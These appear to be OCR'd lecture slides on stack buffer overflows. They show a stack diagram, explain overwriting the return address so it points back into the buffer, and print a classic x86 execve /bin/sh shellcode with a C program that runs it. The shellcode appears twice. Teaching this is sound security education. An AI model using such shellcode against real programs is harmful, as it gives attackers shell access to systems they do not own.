Injecting Code

0x FF FF FF FF

0x 00 00 00 00

0x FF FF FF FF

Args

Return Address

Base Pointer

buf

The attacker puts actual assembly instructions in the input string (e.g. `execve /bin/sh`)


Shellcode

```
#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";

int main()
{
  fprintf(stdout,"Lenght: %d\n",strlen(shellcode));
  (*(void  (*)()) shellcode)();
}
```

In place of the return address, a pointer back to the beginning of the buffer (i.e at the beginning of the shellcode program)



Injecting Code

In place of the return address, a pointer back to the beginning of the buffer (i.e at the beginning of the shellcode program)


The attacker puts actual assembly instructions in the input string (e.g. `execve /bin/sh`)

Shellcode

```
#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";

int main()
{
  fprintf(stdout,"Lenght: %d\n",strlen(shellcode));
  (*(void  (*)()) shellcode)();
}
```



Why are we still vulnerable to buffer overflows?